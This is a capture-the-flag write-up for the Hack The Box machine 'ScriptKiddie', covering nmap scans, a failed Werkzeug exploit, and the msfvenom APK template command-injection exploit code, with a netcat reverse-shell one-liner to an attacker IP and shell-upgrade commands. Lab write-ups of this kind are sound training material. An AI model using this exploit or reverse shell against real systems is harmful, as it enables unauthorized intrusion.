## how to push to git

```
cd existing_folder
git init
git remote add origin <a href="https://gitlab.com/lnjamam\_Ahmed/htb-writeups.git">https://gitlab.com/lnjamam\_Ahmed/htb-writeups.git</a>
git add .
git commit -m "Initial commit"
git push -u origin main
```

## **Result of nmap scans**

### **Normal Nmap scan**

```
nmap -sCTV -oN /home/kali/HTB/scriptkiddie/nmap.txt 10.10.10.226
Starting Nmap 7.91 (https://nmap.org) at 2021-06-14 01:07 EDT
Nmap scan report for 10.10.10.226
Host is up (0.26s latency).
Not shown: 998 closed ports
PORT
        STATE SERVICE VERSION
22/tcp open ssh
                      OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol
2.0)
| ssh-hostkey:
   3072 3c:65:6b:c2:df:b9:9d:62:74:27:a7:b8:a9:d3:25:2c (RSA)
   256 b9:a1:78:5d:3c:1b:25:e0:3c:ef:67:8d:71:d3:a3:ec (ECDSA)
   256 8b:cf:41:82:c6:ac:ef:91:80:37:7c:c9:45:11:e8:43 (ED25519)
5000/tcp open http
                     Werkzeug httpd 0.16.1 (Python 3.8.5)
|_http-title: k1d'5 h4ck3r t00l5
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 37.53 seconds
```

### vuln script nmap scan

#### complete tcp port scan

```
nmap -sCV -p- -oN /home/kali/HTB/scriptkiddie/nmap_complete.txt 10.10.10.226
Starting Nmap 7.91 (https://nmap.org) at 2021-06-14 01:08 EDT
Nmap scan report for 10.10.10.226
Host is up (0.26s latency).
Not shown: 65533 closed ports
PORT
        STATE SERVICE VERSION
22/tcp
        open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol
2.0)
| ssh-hostkey:
   3072 3c:65:6b:c2:df:b9:9d:62:74:27:a7:b8:a9:d3:25:2c (RSA)
   256 b9:a1:78:5d:3c:1b:25:e0:3c:ef:67:8d:71:d3:a3:ec (ECDSA)
__ 256 8b:cf:41:82:c6:ac:ef:91:80:37:7c:c9:45:11:e8:43 (ED25519)
5000/tcp open http Werkzeug httpd 0.16.1 (Python 3.8.5)
|_http-title: k1d'5 h4ck3r t00l5
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1502.51 seconds
```

No new ports are open so we have to work on the open ones

## listing ports

### we have the following ports

22/tcp open ssh OpenSSH 8.2p1 Ubuntu

5000/tcp open http Werkzeug httpd 0.16.1 (Python 3.8.5)

# 22 ssh is not vulnerable but 5000 might be but first lets visit the website

```
nmap
ip:
  scan
payloads
venom it up - gen rev tcp meterpreter bins
   windows 🗸
lhost:
template file (optional):
  Browse... No file selected.
  generate
sploits
search:
  searchsploit
```

```
Starting Nmap 7.80 ( https://nmap.org ) at 2021-06-14 05:38 UTC Nmap scan report for scriptkiddie (10.10.10.226) Host is up (0.00013s latency).
Not shown: 98 closed ports
PORT STATE SERVICE
22/tcp open ssh
5000/tcp open upnp

Nmap done: 1 IP address (1 host up) scanned in 0.04 seconds
```

```
Exploit Title | Path

Werkzeug - 'Debug Shell' Command Execution | multiple/remote/43905.py
Werkzeug - Debug Shell Command Execution (Metasploit) | python/remote/37814.rb

Shellcodes: No Results
Papers: No Results
```

here is the website

we can see something interesting here in port 5000 it says service is "upnp" whereas in our scan it says "http Werkzeug"

we have to make this clear what is it but both of the things have vulnerability in them

```
What does enabling UPnP do?

Universal Plug and Play (**UPnP**) is a protocol that allows apps and other devices on your network to open and close ports automatically to connect with each other. ... **UPnP**\-**enabled** devices **can** automatically join a network, obtain an IP address, and find and connect to other devices on your network, making it very convenient.01-Aug-2019
```

```
Werkzeug - 'Debug Shell' Command Execution

|multiple/remote/43905.py

Werkzeug - Debug Shell Command Execution (Metasploit)

python/remote/37814.rb
```

so we know the upnp is open and the werkzug hag debugshell commane execution so lets try to exploit it

# we tried to run the exploit from searchsploit but it didnt worked

```
┌──(root@kali)-[/home/kali/HTB/scriptkiddie]
─# searchsploit -m 43905.py
 Exploit: Werkzeug - 'Debug Shell' Command Execution
     URL: https://www.exploit-db.com/exploits/43905
     Path: /usr/share/exploitdb/exploits/multiple/remote/43905.py
File Type: Python script, ASCII text executable, with CRLF line terminators
Copied to: /home/kali/HTB/scriptkiddie/43905.py
 —(root∞kali)-[/home/kali/HTB/scriptkiddie]
__# chmod +x 43905.py
r—(root∞kali)-[/home/kali/HTB/scriptkiddie]
__# python2 43905.py
USAGE: python 43905.py <ip> <port> <your ip> <netcat port>
┌──(rootॡkali)-[/home/kali/HTB/scriptkiddie]
# python2 43905.py 10.10.10.226 5000 10.10.14.23 1234
[-] Debug is not enabled
┌──(rootॡkali)-[/home/kali/HTB/scriptkiddie]
L# python2 43905.py 10.10.10.226 5000 10.10.14.23 443
[-] Debug is not enabled
```

as we know we have upnp in 5000 we have to try to first enable the debug then we can have access

lets run gobuster and see for any file in there

no luck with gobuster

# after hours realized it all was a rabbithole and the vulnerability is in a msfvenom apk file

so lets get the exploit for it and see what we can get

https://www.exploit-db.com/exploits/49491

# this is the exploit we will change the attack type to get reverse shell

```
import subprocess
import tempfile
import os
from base64 import b64encode

# Change me
payload = 'echo "Code execution as $(id)" > /tmp/win'

# b64encode to avoid badchars (keytool is picky)
payload_b64 = b64encode(payload.encode()).decode()
dname = f"CN='|echo {payload_b64} | base64 -d | sh #"

print(f"[+] Manufacturing evil apkfile")
print(f"Payload: {payload}")
print(f"-dname: {dname}")
```

#### we will change the payload to a reverse shell


```
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.23 1234 >/tmp/f
```

and then we will execute it to get the exploit

the exploit is created

also create the exploit with metasploit which is easy

then go to the page and in payloads column select os:android; lhost:127.0.0.1, and select the malecious apk file



## **Getting user flag**

#### so we have a shell back

now lets upgrade it to a good shell

```
python3 -c 'import pty;pty.spawn("/bin/bash")'
kid@scriptkiddie:~/html$ ls
```

```
ls
__pycache__ app.py static templates
kid@scriptkiddie:~/html$ cd /
cd /
kid@scriptkiddie:/$ ls
ls
bin
     cdrom etc lib lib64 lost+found mnt proc run
                                                         snap sys usr
boot dev
           home lib32 libx32 media
                                          opt root sbin srv
                                                               tmp var
kid@scriptkiddie:/$ ^Z
zsh: suspended nc -nlvp 443
root kali)-[/home/kali]
└─# stty raw -echo;fg 148 × 1 ❖
[1] + continued nc -nlvp 443
kid@scriptkiddie:/$ export SHELL=bash
kid@scriptkiddie:/$ export XTERM=screen
kid@scriptkiddie:/$ export TERM=screen
kid@scriptkiddie:/$ stty rows 40 columns 171
```

#### so now lets cat it and see the result

```
cat user.txt
4d3d7d998312326946cbc64a058aa200
kid@scriptkiddie:~$
```